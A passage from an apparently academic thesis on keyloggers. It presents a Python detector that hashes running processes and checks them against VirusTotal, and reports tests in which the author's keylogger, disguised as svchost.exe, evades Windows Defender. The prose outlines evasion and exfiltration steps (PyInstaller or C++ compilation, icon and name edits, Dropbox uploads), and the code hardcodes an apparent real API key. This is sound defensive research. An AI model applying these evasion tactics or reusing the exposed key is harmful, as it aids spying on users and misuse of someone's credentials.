
The keylogger detector is running on a loop and is actively scanning the task manager for a keylogger, when the keylogger is detected after being processed through Virus Total, user is informed of the exact location of that file that is capturing keystrokes, which will allow the user to access it and dispose of it.

## 5.5.1 Code Breakdown

This section will take you through the keylogger code and explains the process of each section in detail for better understanding on how the code functions.


**Virus Total API key:**

For this application to run, you must insert and use your own generated API key from Virus Total in order for this application to work, the key allows for successful establishment of communication between the application and the Virus Total.




```python
import os
import hashlib
import psutil
import time
import requests

# Virus Total API Key, must register to get your private API Key. (This will not work if you use my API key)
VTAPIKEY = 'ed673c505adcf45d5cdcd8e1c9b07899b2a5fad62d52afe47c371c5edfd20715'

# Reads the hashes from 'hash.txt', (The detector application must be in the same directory as the hash.txt for this to work.)
with open("hash.txt", "r") as file:
    known_hashes = set(line.strip() for line in file) # Will try to match the captured hash with every hash on a new line.
```

This section of the code goes into the Details section of the Task Manager and takes the hashes of every running application, the hash that is being taken is SHA-256 and then stored in a variable to be cross checked with the list of known hashes.




```python
# Gets the hashes from the details in the task manager.
1 usage
def get_process_hashes():
    process_hashes = {}
    for process in psutil.process_iter(['pid', 'name', 'exe']): # gets the process ID for recognition, the name and the file type.
        try:
            exe = process.info['exe']
            if exe:
                name = process.info['name'] # gives the process info a name
                path = process.info['exe'] # gives the application type
                with open(exe, 'rb') as f:
                    file_hash = hashlib.sha256(f.read()).hexdigest() # Takes the hashes from each file, converts it into sha256 hash.
                process_hashes[process.info['pid']] = {'hash': file_hash, 'name': name, 'path': path} # GEts the hash of the file, the name and the path to output in the end.
        except Exception as e:
            pass
    return process_hashes
```

Using the API key, our application establishes connection with Virus Total and is ready to take our hashes to process.




```python
def check_virustotal(hash):
    try:
        url = f"https://www.virustotal.com/api/v3/files/{hash}" # The URL link to with the {hash} tag at the end to process the to send the hash to virus total.
        headers = {"x-apikey": VTAPIKEY} # Checks for API key.
        response = requests.get(url, headers=headers) # Receiving response from Virus Total
        data = response.json()
        if "data" in data and "attributes" in data["data"] and "last_analysis_results" in data["data"]["attributes"]:
            for scan in data["data"]["attributes"]["last_analysis_results"].values():
                if scan.get("result") and ("keylogger" in scan["result"].lower() or "spy" in scan["result"].lower() or "spyware" in scan["result"].lower()): # Thi
                    return True
        return False
    except Exception as e:
        print(e)
        return False
```

The final section runs the main course of the code, it compares the hashes in hash.txt with the hashes stored in a variable, hashes that match are ignored because they are considered safe and those that are not will be taken through Virus Total API check and if the hash returns values such as Spy, Spyware of Keylogger the user is informed.



```python

def main():
    while True:
        process_hashes = get_process_hashes()
        for pid, process in process_hashes.items(): # Giving the process an ID for the application ro recognize
            if process['hash'] not in known_hashes: # if the hash doesn't match with known hashes .txt
                is_keylogger = check_virustotal(process['hash'])
                if is_keylogger: # if the value comes back as 'keylogger, spyware or spy' from virus total then its recognized as a keylogger.
                    print(f"Keylogger detected: PID {pid}, Name {process['name']}, Path {process['path']}") # The response here is what we get in the end result, validation for keylogger detector, ID of process, Name of file and path of file
        time.sleep(60) # Puts the application on timeout to not overload VirusTotal or itself.

if __name__ == "__main__":
    main()

```

As Virus Total is limited and the application is processing a large number of hashes, it can take from 1 to 5 minutes until a result is shown.



```
C:\Users\dovyd\PycharmProjects\Keylogger_Detector\Scripts\python.exe C:\Users\dovyd\PycharmProjects\Keylogger_Detector\detector.py
Keylogger detected: PID 8120, Name GameLoader.exe, Path C:\DownloadedFiles\GameLoader.exe
```

The figure below demonstrates the basic process of the keylogger detector that has been developed for the testing and implementation part, describing a 1 to 7 step process of how exactly the keylogger detector captures our keylogger.



Virus Total API
5. Unmatched hashes are taken through VirusTotalAPI
6. If hash matched, application informs the keyloggers path
Keylogger Detector
1. Enters Task Manager
Windows Task Manager
2. Takes hashes of all running applications
3. Takes all of the hashes back to the detector
Running processes in 'Details'
Known Hashes.txt
hash1
hash2
hash3
hash4
4. Checks with known safe hashes
if matched with a hash, then the taken hash is ignored


*Figure 50 - Keylogger Detector Process*

## 5.4.1 Subtle Keylogger Detection

During this scenario we demonstrate the effectiveness of our keylogger. This time we will not use an infection method nor the virus threat defender to demonstrate the keylogger if it was deeply disguised in the system as a legit application.

The reason we demonstrate this method of detection is to show that in a case a threat actor manages to use their professional knowledge to trick the virus threat protection and inject their keylogger into a Windows folder which would be extremely hard to detect but really hard to do. The keylogger detector will demonstrate its effectiveness of its detection in a case that a threat actor bypasses all systems and is being unseen by the threat protection or other applications.


Using Resource Hacker, as demonstrated before we will edit our keylogger by deleting the icons, changing the name, and editing the description, we put this application into the Windows folder instead of System32 where server application host would normally be placed.



svchost 5/9/2023 2:11 PM Applic

*Figure 51 - Keylogger disguised as Windows Service Host.*


When we are looking at the details task in the task manager, we can see that svchost.exe runs multiple sub-applications, our keylogger is amongst one of them but it is impossible to tell which one it is from just looking, even if you are trying to differentiate by size, owner name and even bits and in this scenario we are discussing a professionally developed keylogger which bypasses virus and threat protection as demonstrated with our C++ keylogger.



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| StartMenuExperienceHost.exe | 5284 | Running | dovyd | 00 | 10,028 K | x64 | Windows Start Experience Host |
| svchost.exe | 932 | Running | dovyd | 00 | 548 K | x64 | Host Process for Windows Services |
| svchost.exe | 1820 | Running | dovyd | 00 | 9,324 K | x64 | Host Process for Windows Services |
| svchost.exe | 6200 | Running | SYSTEM | 00 | 2,896 K | x64 | Host Process for Windows Services |
| svchost.exe | 6988 | Running | SYSTEM | 00 | 1,760 K | x64 | Host Process for Windows Services |
| svchost.exe | 1000 | Running | LOCAL SERVICE | 00 | 1,808 K | x64 | Host Process for Windows Services |
| svchost.exe | 1608 | Running | SYSTEM | 00 | 1,672 K | x64 | Host Process for Windows Services |
| svchost.exe | 4744 | Running | dovyd | 00 | 388 K | x64 | Host Process for Windows Services |
| svchost.exe | 4344 | Running | dovyd | 00 | 8,672 K | x64 | Host Process for Windows Services |
| svchost.exe | 5860 | Running | LOCAL SERVICE | 00 | 1,256 K | x64 | Host Process for Windows Services |
| svchost.exe | 9156 | Running | SYSTEM | 00 | 660 K | x64 | Host Process for Windows Services |
| svchost.exe | 888 | Running | dovyd | 00 | 1,060 K | x64 | Host Process for Windows Services |
| svchost.exe | 9872 | Running | LOCAL SERVICE | 00 | 1,052 K | x64 | Host Process for Windows Services |
| svchost.exe | 5528 | Running | SYSTEM | 00 | 1,308 K | x64 | Host Process for Windows Services |
| svchost.exe | 9728 | Running | SYSTEM | 00 | 1,240 K | x64 | Host Process for Windows Services |
| svchost.exe | 3524 | Running | dovyd | 00 | 1,024 K | x64 | Host Process for Windows Services |
| svchost.exe | 10148 | Running | LOCAL SERVICE | 00 | 1,472 K | x64 | Host Process for Windows Services |
| svchost.exe | 10012 | Running | LOCAL SERVICE | 00 | 544 K | x64 | Host Process for Windows Services |
| svchost.exe | 3740 | Running | SYSTEM | 00 | 1,052 K | x64 | Host Process for Windows Services |
| svchost.exe | 2396 | Running | SYSTEM | 00 | 912 K | x64 | Host Process for Windows Services |
| svchost.exe | 8516 | Running | SYSTEM | 00 | 356 K | x64 | Host Process for Windows Services |
| svchost.exe | 9524 | Running | NETWORK SER... | 00 | 3,236 K | x64 | Host Process for Windows Services |
| svchost.exe | 8880 | Running | dovyd | 00 | 2,128 K | x64 | Host Process for Windows Services |
| svchost.exe | 960 | Running | SYSTEM | 00 | 6,960 K | x64 | Host Process for Windows Services |
| svchost.exe | 528 | Running | NETWORK SER... | 00 | 6,308 K | x64 | Host Process for Windows Services |
| svchost.exe | 548 | Running | SYSTEM | 00 | 788 K | x64 | Host Process for Windows Services |
| svchost.exe | 1072 | Running | NETWORK SER... | 00 | 3,012 K | x64 | Host Process for Windows Services |
| svchost.exe | 1164 | Running | LOCAL SERVICE | 00 | 872 K | x64 | Host Process for Windows Services |
| svchost.exe | 1172 | Running | LOCAL SERVICE | 00 | 280 K | x64 | Host Process for Windows Services |
| svchost.exe | 1200 | Running | SYSTEM | 00 | 484 K | x64 | Host Process for Windows Services |
| svchost.exe | 1208 | Running | LOCAL SERVICE | 00 | 972 K | x64 | Host Process for Windows Services |
| svchost.exe | 1224 | Running | SYSTEM | 00 | 3,116 K | x64 | Host Process for Windows Services |

*Figure 52 - Keylogger hidden amongst the svchost.exe*


We will now run our keylogger detector and as we case see it returning a response that svchost.exe has been detected as a keylogger or otherwise a spyware. And our detector is successful.



```
C:\Users\dovyd\PycharmProjects\Keylogger_Detector\Scripts\python.exe C:\Users\dovyd\PycharmProjects\Keylogger_Detector\detector.py
Keylogger detected: PID 932, Name svchost.exe, Path C:\Windows\svchost.exe
Keylogger detected: PID 1820, Name svchost.exe, Path C:\Windows\svchost.exe
```

*Figure 53 - Fake svchost.exe keylogger detected by the application.*

We now copy the given location; we go in and we can see that malicious application and now it is up to the user of how to dispose it. Simply deleting it would do the job but there could be an additional malicious that could be getting detected which recreates the keylogger and outputs it back to its designated location.



| Name | Date modified |
|---|---|
| regedit | 5/7/2022 6:20 AM |
| setupact | 4/18/2023 12:49 PM |
| setuperr | 4/7/2023 2:16 AM |
| splwow64 | 4/17/2023 4:48 PM |
| svchost | 5/9/2023 2:11 PM |
| system | 5/7/2022 6:22 AM |
| twain_32.dll | 5/7/2022 6:20 AM |
| win | 5/7/2022 6:22 AM |
| WindowsUpdate | 5/9/2023 2:14 PM |
| winhlp32 | 5/7/2022 6:20 AM |
| WMSysPr9.prx | 5/7/2022 8:39 AM |
| write | 5/6/2022 9:16 PM |

104 items 1 item selected 6.85 MB

*Figure 54 - Location of svchost.exe (keylogger)*

# 6. Analysis of Results

This second last section we delve into the results after our testing, interesting findings and what has been done to achieve these results.

## 6.1 Results

This after a thorough investigation and testing the results are in. Keyloggers are still a worldwide problem in the area of I.T (Information Technology) as we have demonstrated in our testing that converting a keylogger using a Pyinstaller to convert the Python script, Virus & Threat Protection does not manage to detect the python converted keylogger at times, unless it is attempting to fake itself as another official Microsoft Windows application such as SVCHost.exe but using a C++ keylogger with included elements of Visual Studios, the keylogger also has chances of bypassing even the current dates virus and threat protection which shows that there are risky vulnerabilities in the system.

As shown; it is not very hard to trick a user of downloading a keylogger into their system and it is not very hard to obtain that information by using another basic python script which will upload the .txt information using an add on such as Dropbox API. Phishing emails has always been a worldwide problem, therefore if a vulnerable user falls in the hands of the wrong threat actor, a lot of issues may arise.

During the demonstration of our keylogger detector, composed of basic code which converts and uses the hashes to cross-check the hash and the process it via the API, it validates the even keyloggers that are well hidden within the system are still detectable using the hashing methods, this an important key of information for the future as with updates and changes in operating systems and applications has a high chance of leading to a creation of a new weak point. As shown, using application such as Visual Studios or Pyinstaller to convert our coded keylogger it manages to bypass Windows 11 Virus & Threat Protection.

Dedicated study on keyloggers can help prevent an even bigger disaster from occurring in future events and stop them from completely being able to infiltrate confidential or private information or data, our developed keylogger detector also uses basic methods such as scanning the potential keyloggers through virus total and then outputting the results of the captured keylogger to the user with all the information, appointing as to where they can find the keylogger which is infecting them. Keyloggers, at times, are not hard to detect, but threat actors which work on the keyloggers on the day-to-day bases will always seek out a potential weakness or flaw in a system which will. Using a more complex strategy to compile a keylogger or the use of multiple different programming languages to assemble one software keylogger which would also be able to bypass the virus and threat protection system or even a premium level anti-virus application such as ESET or AVG.

Recommendation for home users would be to always purchase an anti-virus with very strong defence which uses various set of methods to detect a malware or a spyware and keep their security and their private information safe.

Recommendation for firms however would be to purchase an anti-spyware or anti-keylogging applications which would not be at a high valued price unlike most anti-virus applications due to the limitations of the application, dedicating the detection power to strictly and kind of keylogger or spyware.

## 6.2 Research Questions: Answers

- What are the current vulnerabilities with Microsoft Defender?
  - *Microsoft Defender struggles to capture keyloggers that have been converted into application formats, especially the C++ keylogger as Windows Defender does not see it behave in a malicious way.*

- How are keyloggers capable of infiltrating systems and what are the common delivery methods?
  - The most common delivery method of keyloggers onto a victim's machine is by phishing emails as demonstrated in the testing, by manipulating the users of clicking onto a malicious link or asked to download an installer.

- What are the flaws that 'Virus & Threat Protection' are unable to capture the converted keylogger like it would with any other keylogger application?
  - Virus & Threat protection is proven to not have enough functionality to process the application which would show traces of malicious behaviour, unlike most anti-virus applications.

- What are the private motivations behind this cyber-crime?
  - To steal confidential information such as passwords, PPSN or Social Security, banking information or for stalking purposes.

- How can keyloggers be detected and removed from an operating system?
  - The most common method would be purchasing a reliable anti-virus software which contains keylogger detection techniques, by watching for a pattern of malicious behaviour.

- Why is it bad if Microsoft Defender does not detect our keylogger?
  - Microsoft defender which does not detect a keylogger can leave users vulnerable to these keylogger injections, as most users might not use a reliable anti-virus software, they usually trust that threat protection will be enough to protect them.

- What about other security measures that are in place?
  - Currently there are other security methods in place, to prevent malicious code being executed to download applications into folders, restricting access to outside sources. Although, as shown a user can be manipulated to download a fake anti-virus software which will download the malicious files once the application runs. Using that application as what is called a 'back door'.

- Is it possible that if the defender does not capture the keylogger, maybe it is not so dangerous after all?
  - Negative. This is exactly what a security weak points are, by using these loopholes threat actors take advantage to steal information from users. Also leaving user vulnerable to believe that all the applications and files in their systems are safe.

- When Microsoft patches this defender vulnerability, won't the keylogger detector become obsolete?
  - Negative. This keylogger detector is able to process the hashes of the application, through virus total API which will analyse its behaviour and respond with feedback of what the

- How are you sure this detector has potential in the future?
  - As this is an individual project, there is limited knowledge and limited development currently. With team consisting of software developers, security analysts and penetration testers this application has a great potential of being developed further and with much more functionalities.

- Can this keylogger detector capture a hardware keylogger or by any chance inform a user of one existing on their machine?
  - Negative. This application can only detect software type keyloggers. Unless the hardware keylogger required the assistance of a software to capture the operating system keystrokes in that case the possibility of capturing is there but not guaranteed.

## 6.3 Further Work

The keylogger detector that has been developed in this paper is not at the same standard as a professionally developed anti-virus software, to develop this keyloggers - basic methods of hashing and the use of Virus Total developer abilities were in place, it just goes to show that in order to detect a very malicious application it does not require a large investment.

This developed application has a great potential in become even more complex and potentially using more stronger programming languages such as C++ or C# to develop an even better spyware or keylogger detection software. A team of developers would be required to complete a difficult task as a software, back-end and front-end and a number of cyber security personnel, threat hunter, penetration-tester, and security analyst in order study the methods of new spywares and keylogger and use the knowledge to develop a security layer against them.

Here is a list of ideas that could be potentially implemented:

- Use of various different known methods of keylogger detection such as signature based.
- Machine learning.
- User education: Application warning the user ways of keylogger detection.
- See the history of Keyboard use, what applications used to take in keystrokes.

# 7. Conclusion

Through our testing, we have developed a functional keylogger detector which can provide the users with an extra layer of security using basic methods and the help of other applications which can verify that there is a keylogger on their system.

The contribution that we have provided to the field of cyber security is that there are still vulnerabilities in operating systems threat detection, as it is able to detect basic keyloggers on its system but at times fails to detect freshly composed keyloggers, which rings alarms bells in the Microsoft Security Team and this issue must be acted on fast.

The keylogger that has been developed is not fool proof but ahs the ability to provide the user with the correct information of an active keylogger on their operating system. When discussing the virus and threat protection, we have shown that at times the keylogger detector might get detected, since Windows 11 virus and threat protection updates hourly, on daily basis which provides all Microsoft users with freshly captured keyloggers.

As well as this was a very difficult thesis project, what can be learned from this paper are methods for penetration testing and security analyst as we have attacked and defended our own system using various methods that can be used by threat actors.

# References

A. Solairaj, S. P., 2016. *IEEE Xplore.* [Online]
Available at: https://ieeexplore.ieee.org/abstract/document/7726880

Banerjee, D., 2021. *AskPython.* [Online]
Available at: https://www.askpython.com/python/examples/python-keylogger

Bayzid Ahmed, M. S. J. H. a. A. R., 2019. *ResearchGate.* [Online]
Available at: https://www.researchgate.net/profile/Mohiuddin-Shoikot/publication/336615651_Keylogger_Detection_using_Memory_Forensic_and_Network_Monitoring/links/5dd6cf7ca6fdcc474feb63b2/Keylogger-Detection-using-Memory-Forensic-and-Network-Monitoring.pdf

Canbek, S. S. &. G., 2022. *IEEE Xplore.* [Online]
Available at: https://ieeexplore.ieee.org/abstract/document/5246998

Dellinger, A., 2017. *Iternational Business Times.* [Online]
Available at: https://www.ibtimes.com/mantistek-gk2-gaming-keyboard-had-keylogger-sending-data-china-2611767#slideshow/2611764

Evangolis Ladakis, L. K. G. V., n.d. *You Can Type, but You Can't Hide: A Stealthy,* s.l.: Colombia University.

Fruhlinger, J., 2022. *CSO.* [Online]
Available at: https://www.csoonline.com/article/3326304/keyloggers-explained-how-attackers-record-computer-inputs.html#:~:text=The%20first%20computer%20keylogger%20was,Auto%20V%20mod%20in%20

Gavejian, J. C., 2011. *JacksonLewis.* [Online]
Available at: https://www.workplaceprivacyreport.com/2011/09/articles/workplace-privacy/keyloggers-beware-companies-risk-being-sued-by-employees/

Gillis, A. S., 2023. *TechTarget.* [Online]
Available at: https://www.techtarget.com/searchsecurity/definition/spyware

Glamoslija, K., 2023. *SafetyDetectives.* [Online]
Available at: https://www.safetydetectives.com/blog/windows-defender-vs-antiviruses-is-defender-enough-for-you/

GPD Informer, 2017. *GPDR informer.* [Online]
Available at: https://gdprinformer.com/gdpr-articles/employee-monitoring-gone-far

Grebennikov, N., 2007. *SecureList by KasperSky.* [Online]
Available at: https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/

IEEE, 2009. *IEE Xplore.* [Online]
Available at: https://ieeexplore.ieee.org/abstract/document/5246998

Ilascu, I., 2022. *Bleeping Computer.* [Online]
Available at: https://www.bleepingcomputer.com/news/security/microsoft-defender-weakness-lets-hackers-bypass-malware-detection/

IntelliPaat, 2022. *IntelliPaat.* [Online]
Available at: https://intellipaat.com/blog/what-is-a-keylogger/#:~:text=Hardware-based%20Keyloggers%20are%20thumb,physical%20access%20to%20the%20system.

Mehta, T., 2016. *PCQuest.* [Online]
Available at: https://www.pcquest.com/escan-how-to-use-your-debit-credit-card-safely/

Microsoft, 2023. *Mirosoft.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/inputdev/about-keyboard-input

Paloalto, n.d. *Paloalto.* [Online]
